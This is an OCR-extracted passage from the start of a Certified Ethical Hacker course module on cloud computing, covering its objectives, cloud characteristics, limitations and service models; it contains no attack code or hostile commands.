
C|EH™

Certified Ethical Hacker

Module 19:

Cloud Computing



Module Objectives

- Understanding Cloud Computing Concepts
- Overview of Container Technology and Serverless Computing
- Understanding Cloud Computing Threats
- Understanding Cloud Hacking
- Understanding Cloud Computing Security
- Overview of Various Cloud Computing Security Tools

Module Objectives


Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in the cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and serverless computing environment and provides an insight into cloud computing threats and cloud hacking methodology. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.

At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology and serverless computing
- Understand cloud computing threats
- Understand cloud hacking

- Apply cloud computing security measures
- Use various cloud computing security tools




Module Flow

1 **Cloud Computing Concepts**
2 **Container Technology**
3 **Serverless Computing**
4 **Cloud Computing Threats**
5 **Cloud Hacking**
6 **Cloud Security**

Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST reference architecture and its benefits, the cloud storage architecture, and the cloud service providers.



Introduction to Cloud Computing

- Cloud computing is an on-demand delivery of **IT capabilities** where IT infrastructure and applications are provided to **subscribers** as a metered service over a network

Characteristics of Cloud Computing

- **On-demand self-service**
- **Distributed storage**
- **Rapid elasticity**
- **Automated management**
- **Broad network access**
- **Resource pooling**
- **Measured service**
- **Virtualization technology**

Introduction to Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Gmail, Facebook, Dropbox, and Salesforce.com.

Characteristics of Cloud Computing


Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).

- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the “pay-per-use” metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another



Types of Cloud Computing Services

SYS ADMINS

Infrastructure-as-a-Service (IaaS)

- Provides virtual machines and other abstracted hardware and operating systems which may be controlled through a service API
- E.g., Amazon EC2, GoGrid, Microsoft OneDrive, or Rackspace

DEVELOPERS

Platform-as-a-Service (PaaS)

- Offers development tools, configuration management, and deployment platforms on-demand that can be used by subscribers to develop custom applications
- E.g., Google App Engine, Salesforce, or Microsoft Azure

END CUSTOMERS

Software-as-a-Service (SaaS)

- Offers software to subscribers on-demand over the Internet
- E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks

SYS ADMINS

Identity-as-a-Service (IDaaS)

- Offers IAM services including SSO, MFA, IGA, and intelligence collection
- E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta

DEVELOPERS

Security-as-a-Service (SECaaS)

